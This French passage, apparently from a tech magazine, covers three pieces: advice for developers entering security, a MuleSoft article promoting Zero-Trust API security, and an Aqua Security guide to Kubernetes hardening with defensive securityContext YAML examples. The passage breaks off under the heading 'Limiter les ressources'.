Dans nos sociétés hautement connectées, la technologie est partout. C'est un véritable enjeu sociétal que de faire comprendre les rouages et les défis qui lui sont inhérents. On croit souvent, à tort, que les jeunes générations sont mieux préparées. Mais beaucoup ne font que consommer la technologie, sans réellement la comprendre ni la maîtriser. Nous formons par cette méconnaissance les futurs analphabètes de la technologie.

On voit qu'aujourd'hui les architectures sont de plus en plus complexes et imbriquées. L'exemple de Log4J illustre cette dépendance. La situation semble insoluble.

Il n'y a ni réponse, ni solution toute faite. Oui, comme tu dis, nos systèmes sont tellement imbriqués que l'on perd même la maîtrise des couches. Une architecture peut par exemple utiliser des briques techniques développées aux quatre coins du globe par des entités différentes, dont certaines sont à 10 000 km de chez nous dans des régions aux statuts légaux douteux. Comprendre de telles architectures devient quasiment impossible. Faudra-t-il réarchitecturer nos applications, nos infrastructures ?

Au-delà de la question purement technique sur laquelle travaillent au quotidien les équipes opérationnelles, posons-nous une autre question. Pourquoi les attaquants attaquent ? Et là, les réponses sont multiples : les conflits, une façon de gagner rapidement de l'argent, un activisme politique, etc. Peut-être que nous pourrions diminuer le nombre d'attaques en nous attelant à des sujets en dehors de la sphère de l'entreprise. Une meilleure répartition des richesses par exemple.

Et c'est là où la boucle est bouclée : la cybersécurité ne doit pas être traitée à l'intérieur des seuls murs des organisations, mais bel et bien comme un sujet systémique où l'économique, le politique, le juridique et le technique doivent être modélisés pour identifier les vrais leviers sur lesquels on peut agir.

Quels conseils pourrais-tu donner aux devs pour se plonger dans la sécurité ?

L'exercice est toujours délicat car les parcours sont tellement différents… Mais je vais en donner trois.

Je vous invite à participer aux conférences de sécurité comme Le Hack, Hack in Paris. Ce sont des conférences où vous pourrez rencontrer la communauté et vous immerger dans le pur hacking.

Rapprochez-vous des équipes de sécurité en interne, rencontrez-les, discutez avec elles. Elles pourront vous donner des conseils, des pratiques, proposer des outils. Et qui sait, peut-être que ça vous ouvrira de nouvelles opportunités professionnelles ?

N'hésitez pas à vous former en consultant des plateformes de formation à la sécurité et au hacking. Au-delà du fait que ça permet d'apprendre énormément de choses, c'est un vrai plaisir que de réussir ses premiers « hacks », et ça peut très vite devenir addictif. A consommer sans modération !

Encore aujourd'hui, la course à la rapidité pour déployer un site web ou une app reste la priorité de nombreuses entreprises. On ne laisse pas toujours le temps aux développeurs et développeuses de bien coder, et d'appliquer les bonnes pratiques de sécurité. Il est donc essentiel d'investir dans la formation des équipes de développement pour acquérir les bons réflexes. Coder une application web rapidement c'est bien. Mais en coder une qui intègre les fondamentaux de la sécurité, c'est un réel avantage compétitif.

Kiet Yap
Distinguished Client Architect & Security SpecialisMuleSoft

Sécurité Zero-Trust appliquée aux API

PARTIE 1

L'API économie est une réalité. Les API sont partout. Elle est devenue la particule élémentaire de tous les systèmes, services. Aucun secteur économique n'y échappe. Mais, l'API pose un réel souci : comment s'assurer de sa conformité, de sa sécurisation. Elle peut être un maillon faible à surveiller. Une API périmée, obsolète et non mise à jour, est potentiellement une porte d'entrée pour une attaque.

N'oubliez jamais que l'API est souvent consommée par des applications et des utilisateurs que l'on ne connaît pas – et d'une certaine manière c'est exactement ce que nous leur demandons, et c'est précisément sur cet aspect que nous mesurons leur succès. Or, ce nouveau paradigme diffère grandement en termes de sécurité d'un développement applicatif.

Concept du Zero-Trust

Une des approches de sécurité moderne est le Zero Trust. C'est-à-dire que nous partons du principe que nous ne fassions confiance à aucun réseau, aucun acteur ou aucune application, de manière implicite juste parce que la requête API vient d'une source que nous avions toujours fait confiance. Par exemple, je ne fais pas plus confiance à une requête venant d'un système situant derrière l'API Gateway qu'un autre devant celui-ci. La sécurité de chaque API doit uniquement se focaliser sur les **habilitations** nécessaires à son exécution directement depuis **son point d'entrée (endpoint)**, en supposant que l'origine de la requête peut venir de n'importe d'où, envoyer par n'importe qui, et en assumant que l'API peut être déployée n'importe d'où. Le Zero Trust se veut la politique de sécurité la plus extrême.

Même si finalement, aucune politique de sécurité n'est infaillible, au moins le Zero Trust permet d'apporter les avantages suivants aux API, et non des moindres, au niveau opérationnel :

- Possibilité de définir les règles de sécurité indépendamment de sa localisation de déploiement – pratique dans un monde de plus en plus hybride
- L'intégrité de la sécurité bout-en-bout ne sera pas impactée si nous opérons des changements de déploiement dû au besoin fonctionnel ou même juridique – par exemple, une API se trouvant dans le Cloud doit être redéployée en interne parce que les nouvelles règles juridiques ne permettent plus le traitement de certaines données dans le cloud.

Essayons d'illustrer ce concept avec une situation réelle afin bien comprendre les bénéfices de cette approche.

Limitation de la sécurité traditionnelle dans le contexte API


Prenons un exemple d'un site d'eCommerce, où l'organisation veut mettre à disposition une API pour que leur client puisse connaître le statut de leur commande en temps réel et l'intégrer directement dans leur propre système. Pour satisfaire ce besoin fonctionnel, les points techniques à considérer sont :

- Comment écrire une API fonctionnelle permettant d'exposer les informations nécessaires depuis le système de commande (OMS) maison ?
- Quel API Gateway choisir pour appliquer les règles de sécurités de manière agile afin d'en protéger l'accès ?
- Où déployer l'API fonctionnelle et l'API Gateway pour minimiser l'impact sur l'infrastructure existante tout en garantissant le maximum de sécurité ?

En général, à quelques détails près, notamment sur le nombre de firewall et la localisation de l'API fonctionnelle, nous retrouvons plus ou moins une architecture comme celle ci-dessous, avec les caractéristiques suivantes :

- Le Proxy dans l'API Gateway applique la sécurité liée à l'authentification/l'autorisation et la qualité du service
- L'API Fonctionnelle s'appuie sur une sécurité périmétrique du firewall (notamment sur la vérification de l' adresse ip), et/ou s'appuie sur une sécurité customisée en fonction de la plateforme d'implémentation de l'API pour protéger son accès depuis l'API Gateway
- L'API Fonctionnelle utilise les mécanismes de sécurité standard de la plateforme OMS

Figure 1



Cette architecture est tout à fait valable pour les requêtes type nord-sud, c'est-à-dire pour les requêtes viennent systé-

matiquement depuis l'internet où le point d'entrée est l'API Gateway. Et l'organisation peut dès lors offrir l'accès à cette API à d'autres partenaires si besoin avec un gain réel.
Cependant, si une autre équipe interne veut également réutiliser cette API pour d'autres usages à travers leur propre API, quelles sont les options disponibles ? **Figure 2**

1. Sachant que l'usage est pure interne, nous acceptons que les API se communiquent directement, car ce sont des assets de « confiance » faisant partie de la même organisation
2. Appliquer le même principe que pour les requêtes nord-sud, où chaque appel API doit traverser le firewall pour aller vers le domaine public afin d'appliquer la sécurité imposée par l'API Gateway

Dans les 2 cas, nous faisons face à des compromis qui sont difficiles acceptables : soit nous tolérons de diminuer le niveau de sécurité pour une meilleure efficacité, mais du coup vulnérable aux Cyber-Attaques venant de l'intérieure ; soit nous renforçons la sécurité au maximum, mais au détriment de la performance parce qu'une transaction peut se compléter seulement avec des rebonds successifs à travers différents réseaux/proxy/api fonctionnelle, et dont la configuration complexe peut engendrer des erreurs potentielles néfastes à l'intégrité de l'écosystème à l'échelle.

Zéro-Trust : action

Comme nous avons pu voir avec l'illustration précédente, une sécurité bout en bout avec les API ne peut pas s'appuyer sur une posture de sécurité type, comme pour les applications, dont les audiences qui l'utilisent sont déterminées à l'avance.
C'est pour cette raison que la communauté spécialisée dans la cybersécurité promeut l'idée de la Sécurité Zéro-Confiance (Zero-Trust), dont le principe de base est que nous ne faisons confiance à aucuns réseau, aucun acteur ou aucune application, de manière implicite. Par exemple, nous ne faisons pas plus confiance à une requête venant du firewall qu'une requête venant du même réseau.
Dans Zero-Trust, la sécurité de chaque API doit uniquement se focaliser sur les **habilitations** nécessaires à son exécution directement depuis **son point d'entrée (endpoint)**, en supposant que l'origine de la requête peut venir de n'importe d'où, envoyer par n'importe qui, et en assumant que l'API peut être déployée n'importe d'où. Le Zero Trust se veut la politique de sécurité la plus extrême.
En plus d'une sécurité beaucoup plus granulaire, le Zero Trust permet également d'apporter les avantages suivants aux API, et non des moindres, au niveau opérationnel :

- Possibilité de définir les règles de sécurité indépendamment de sa localisation de déploiement – pratique dans un monde de plus en plus hybride
- L'intégrité de la sécurité bout-en-bout ne sera pas impactée si nous opérons des changements de déploiement dû au besoin fonctionnel ou même juridique – par exemple, une API se trouvant dans le Cloud doit être redéployée en interne parce que les nouvelles règles juridiques ne permettent plus le traitement de certaines données dans le cloud.

En reprenant le cas précédent, et avec l'adoption de Zero-Trust, nous pouvons optimiser la valeur et la sécurité de la manière suivante : **Figure 3**




Figure 2




Figure 3

Dans cette approche, nous pouvons définir avec chaque API les habilitations nécessaires pour accéder aux fonctions exposées de manière indépendante. De plus, ce change d'habilitations ou de son lieu de déploiement n'a aucun impact sur le reste des API. Un point crucial à considérer dans les organisations hautement automatisées en DevOps et CI/CD.

Comment adopter Zero-Trust ?

Comme nous avons pu le voir, pour adopter Zero-Trust, avoir une API Gateway traditionnelle n'est pas suffisant. Il faut une plateforme complète permettant la création des nouvelles API, la gestion des API existantes et la sécurité centralisée facilitant la gouvernance.
Avec Universal API Management, MuleSoft Anypoint Platform permet aux organisations de développer les API conformément à l'esprit Zero-Trust, à savoir :

- Possibilité de créer les API MuleSoft incluant :
  - La connectivité avec plus de 300 connecteurs
  - La logique d'implémentation en mode low-code
  - La sécurité à travers un API Gateway embarqué en un seul bloc. **Figure 4**
- Possibilité d'attacher un API Gateway spécifique au plus près de vos API existant avec Anypoint Flex Gateway. **Figure 5**

Mais avec cette approche, où chaque API peut être sécurisée indépendamment et de se trouver n'importe où dans l'infrastructure, la difficulté majeure de comment connaître, à tout moment les flux et les connections entre ces API qui peuvent changer de manière dynamique d'heure en heure. **Et surtout**




Figure 4





Figure 5

Manage API running anywhere with a lightweight gateway

Figure 6



de savoir si l'intégrité sécuritaire de mon écosystème n'est pas compromise à cause de ces derniers changements.

Avec Anypoint Platform de MuleSoft, l'interaction de toutes les API développées avec MuleSoft directement, et les API tierces protégées par Flex Gateway comme expliqué ci-dessus sont automatiquement tracées avec un graphe de dépendances généré dynamiquement. Depuis ce graphe les architectes d'entreprise peuvent avoir une vue en temps réel des API qui sont en jeu pour les analyses d'impact, et les administrateurs peuvent gérer leur change management en réduisant au maximum les risques. **Figure 6**


D'autre part, les équipes Infosec peuvent aussi bénéficier de cette vue pour vérifier et auditer en temps réel les règles de sécurité appliquées à travers tout l'écosystème. **Figures 7 et 8**

Bien entendu, appliquer l'approche Zero-Trust n'est pas qu'une question de produit. Cette approche nécessite en effet une méthode de modélisation des API différente, plus du type Domain Driven Design afin de pouvoir traiter chaque API de manière indépendante, avec leur propre cycle de vie sans impacter les autres fonctions.

Dans un prochain article, nous allons détailler les considérations en termes de design et les méthodologies de développement associées. Ceci afin de maximiser la valeur des API développées et à l'échelle, et tout en ayant une plateforme complète pour gérer et aligner leur sécurité avec les exigences InfoSec de manière continue tout au long de leur de cycle de vie.

A suivre.

Figures 7 et 8



Gérer les risques de sécurité sur Kubernetes

Ali Mokhtari,
Solution Architect Aqua Security

L'un des principaux défis pour les développeurs est de gérer les risques de sécurité lors du déploiement d'applications sur Kubernetes. Pour résoudre rapidement ce problème, il est nécessaire de renforcer la protection de l'application pendant le développement.
Dans cet article nous décrirons 3 techniques permettant de tester la version durcie au cours du développement, pour limiter le risque que les contrôles appliqués dans les environnements de production aient un effet négatif sur le workload en cours d'exécution.

1 LE SCAN DE VULNÉRABILITÉ DES APPLICATIONS CLOUD NATIVES

La première technique consiste à identifier les vulnérabilités dans l'image du conteneur, afin de réduire la surface d'attaque, et par conséquent d'éliminer ce point d'entrée prisé des attaquants. C'est une étape clé pour la majorité des organisations entamant leur transformation cloud puisqu'elle est facilement atteignable, notamment grâce aux outils open source disponible gratuitement et s'intégrant parfaitement aux outils CI/CD.

Certains défis doivent être surmontés :

- **Identifier les images vulnérables** : plus vite une vulnérabilité sera identifiée et corrigée dans l'étape de développement, mieux ce sera. En d'autres termes, les images de conteneurs doivent être scannées et validées dans les outils et processus CI/CD, mais également dans les registres où elles sont généralement scannées. Les images peuvent aussi se retrouver directement sur les VM (machines hôtes des conteneurs) où il est de nouveau possible de les scanner afin d'en identifier les potentielles vulnérabilités.
- **Prioriser les vulnérabilités par risque** : une vulnérabilité avec une sévérité élevée impactant un composant non utilisé est certainement moins dangereuse qu'une vulnérabilité de sévérité moyenne, qui elle, est utilisée par 100 conteneurs instanciés en production.
- **Éliminer les faux positifs** : reposer uniquement sur une base publique de connaissance comme NVD (National Vulnerability Database) n'est malheureusement pas toujours pertinent. En effet, la base NVD est souvent mise à jour avec 4-5 semaines de délai et inclut des faux positifs – CVE catégorisées avec des sévérités plus élevées que le risque qu'elles représentent réellement, d'autant plus lorsqu'elles disposent d'un correctif. Un contexte adéquat permet d'éliminer les faux positifs et requiert l'utilisation combinée de plusieurs sources et de recherches.
- **Accéder aux recommandations de remédiation** : une fois une vulnérabilité identifiée dans une image de conteneur, il s'agit de comprendre comment y remédier, s'il existe un correctif de sécurité permettant de la corriger, et la marche à suivre pour éliminer le risque associé.
- **Gérer les exceptions** : dans un monde parfait, les vulnérabilités ne devraient pas être présentes dans des conteneurs qui tournent en production. La réalité est souvent différente puisque les organisations, en connaissance de cause, exécutent des conteneurs basés sur des images vulnérables tout simplement parce qu'elles n'ont pas le choix : soit parce qu'elles n'ont pas la possibilité d'appliquer un correctif lorsqu'il existe, et soit parce qu'il n'existe pas encore et qu'il n'y a pas de substitut fiable.


Il existe différents outils permettant d'effectuer des scans de vulnérabilités des images de conteneurs. Néanmoins, ils diffèrent souvent en fonction de la couverture des composants utilisés (OS, librairies, *packages*, langages, etc.), de la précision des résultats, et de leur capacité à s'intégrer à un écosystème existant afin d'en améliorer le niveau de sécurité.

L'outil Aqua Trivy en fait partie et représente le scanner de vulnérabilités open source le plus utilisé au monde, pour les applications cloud natives.

Le scan de vulnérabilité devrait faire partie intégrante du processus de *build* comme toutes les étapes de test utilisées lors de la construction de l'image. Si une vulnérabilité importante est identifiée, le processus doit s'arrêter, afin d'empêcher l'image d'être enregistrée et stockée dans le registre cible, et par conséquent, d'éviter que cette même image ne soit instanciée sous forme de conteneur en production.

Voici un exemple du processus de scan via Trivy, intégré directement à AWS CodeBuild, configuré pour faire échouer le pipeline de build si les résultats du scan révèlent au moins une vulnérabilité de sévérité élevée ou critique. **Figure 1**

Figure 1



2 RENFORCER LA SÉCURITÉ DES APPLICATIONS KUBERNETES

Les clusters ne disposant pas de contrôles obligatoires comme des politiques de sécurité sur les pods, le durcissement Kubernetes peut aider à réduire les risques de compromission du conteneur. Pour commencer, lors de l'écriture d'une charge de travail Kubernetes, qu'il s'agisse d'un simple objet pod ou d'un déploiement voire d'un daemonset de niveaux supérieurs, il existe une section du *manifest* appelée securityContext permettant de spécifier les paramètres de sécurité à appliquer à la charge de travail.

Par exemple, l'extrait de code ci-dessous montre un manifest qui modifie ses capacités et définit un système de fichiers racine en lecture seule.

```
containers:
  - name: carts-db
    image: mongo
    ports:
    - name: mongo
      containerPort: 27017
    securityContext:
      capabilities:
        drop:
          - all
        add:
          - CHOWN
          - SETGID
          - SETUID
      readOnlyRootFilesystem: true
```

• **runAsUser, runAsGroup**

Les conteneurs Docker s'exécutent par défaut en tant qu'utilisateur root, ce qui n'est pas idéal du point de vue de la sécurité. Bien que des contraintes pèsent sur la disponibilité d'un accès à partir d'un conteneur, les récentes vulnérabilités découvertes ces dernières années auraient pu être exploitées uniquement si le conteneur s'exécutait en tant que root. S'assurer que l'ensemble des conteneurs s'exécute en mode utilisateur non-root constitue une première étape de protection.

La configuration est assez simple. La meilleure approche consistant à utiliser les champs **runAsUser** et **runAsGroup** dans **securityContext** sur une valeur non-0.

```
securityContext:
  runAsUser: 10001
  runAsGroup: 10001
```

Toutefois, lors de cette opération, il est important de vérifier le fonctionnement du conteneur lorsqu'il s'exécute en mode non-root. Si l'image d'origine a été conçue pour s'exécuter en tant que root et dispose d'autorisations restrictives pour les fichiers, cela peut engendrer des dysfonctionnements de l'application.

La meilleure façon est de s'assurer que la même combinaison UID/GID est définie dans le Dockerfile du conteneur, afin qu'il puisse s'exécuter en utilisant cette combinaison tout au long du processus de développement et de test. Il est possible de le faire en définissant la directive **USER** dans le Dockerfile. En suivant l'exemple ci-dessus, cette ligne définirait la même combinaison UID et GID :

```
USER 10001:10001
```

• **Privilège**

Docker et autres runtimes de conteneur fournissent un tag privilégié pour supprimer les segmentations de sécurité du conteneur. Cela ne doit être utilisé qu'en cas de nécessité et jamais dans les charges de travail applicatives.

En général, les conteneurs Linux possèdent un modèle de sécurité assez flexible, donc si une autorisation spécifique est requise pour le fonctionnement du conteneur, elle peut être ajoutée sans utiliser le paramètre de **privilège** général.

Lors de la conception des manifestes de conteneur, la clé consiste simplement à définir « faux » par défaut au niveau du **privilège** dans le **securityContext** de chaque manifeste, pour qu'il s'exécute sans ces droits.

```
securityContext:
  privileged: false
```

• **Capacités**

Les fonctionnalités Linux sont utilisées pour fournir un processus définissant un ou plusieurs droits traditionnellement réservés à l'utilisateur root. Par défaut, Docker et d'autres runtimes de conteneur fournissent aux conteneurs un sous-ensemble des fonctionnalités disponibles.

Une bonne étape de durcissement consiste à n'autoriser que les fonctionnalités dont votre application a besoin. Si votre application est conçue pour s'exécuter en tant qu'utilisateur non-root, il se peut qu'elle n'ait besoin d'aucune fonctionnalité.

En général, l'approche consiste d'abord à toutes les supprimer, puis de rajouter des fonctionnalités spécifiques si votre application en a besoin. Par exemple, si vous avez besoin de la fonctionnalité **CHOWN**, vous aurez un **securityContext** comme celui-ci :

```
securityContext:
  capabilities:
    drop:
      - all
    add:
      - CHOWN
```

• **readOnlyRootFilesystem**

Vous pouvez utiliser ce paramètre pour tirer parti de la nature éphémère des conteneurs. En général, les conteneurs en cours d'exécution ne doivent pas stocker d'état concernant l'application dans leur système de fichiers.

Si c'est le cas, vous pouvez définir l'indicateur **readOnlyRootFilesystem** dans le manifeste du workload, ce qui va mettre le système de fichiers racine du conteneur en lecture seule. Cela a pour objectif de frustrer les attaquants qui tentent d'installer des outils dans le conteneur lorsqu'ils ont trouvé une vulnérabilité applicative.

Une question courante concernant ce paramètre est de savoir comment gérer les fichiers temporaires dont le processus applicatif a besoin pendant son exécution. La meilleure façon est de monter un volume *emptyDir* dans le conteneur, ce qui permettra d'écrire des fichiers dans un

emplacement, puis de les supprimer automatiquement lorsque le conteneur est détruit.
La définition de **readOnlyRootFilesystem** est un booléen simple dans **securityContext**.

```
securityContext:
  readOnlyRootFilesystem: true
```

• **Autoriser l'escalade de privilèges**
Ce paramètre de sécurité additionnel exposé par le noyau Linux constitue généralement une bonne option de durcissement à faible impact. Cet indicateur contrôle si un jeune processus peut obtenir plus de privilèges que son parent. Avec les processus d'application s'exécutant dans les conteneurs, cela est rarement requis pour leur fonctionnement.
Pour le définir : un autre paramètre simple dans **securityContext**, comme indiqué ci-dessous :

```
securityContext:
  allowPrivilegeEscalation: false
```

• **Seccomp**
La dernière couche de sécurité à examiner dans les manifestes est **seccomp**. Les profils Seccomp empêchent l'accès à des appels système Linux spécifiques qui pourraient entraîner des risques de sécurité. Par défaut, les runtimes de conteneur comme Docker fournissent un filtre syscall qui bloque l'accès à un certain nombre d'appels spécifiques. Toutefois, lorsqu'il est exécuté sous Kubernetes, ce filtre est désactivé par défaut.
C'est donc un apport important aux manifestes de workloads pour bien s'assurer que ce filtre est réactivé. Vous pouvez utiliser le profil d'exécution par défaut ou (comme **AppArmor** et **SELinux**) en personnaliser un.
Le filtre **seccomp** peut être réactivé à l'un des deux endroits, selon la version de Kubernetes utilisée. Dans la version 1.18 et les versions ultérieures, cela se fait via une annotation dans la section des métadonnées du manifeste, comme avec AppArmor. Exemple d'annotation :

```
annotations:
  seccomp.security.alpha.kubernetes.io/pod: runtime/default
```

Dans la version 1.19 et ultérieure, le filtre seccomp a été intégré dans le champ **securityContext**, pour définir ainsi un pod et utiliser le filtre **seccomp** par défaut, comme suit :

```
securityContext:
  seccompProfile:
    type: RuntimeDefault
```

• **Limiter les ressources**
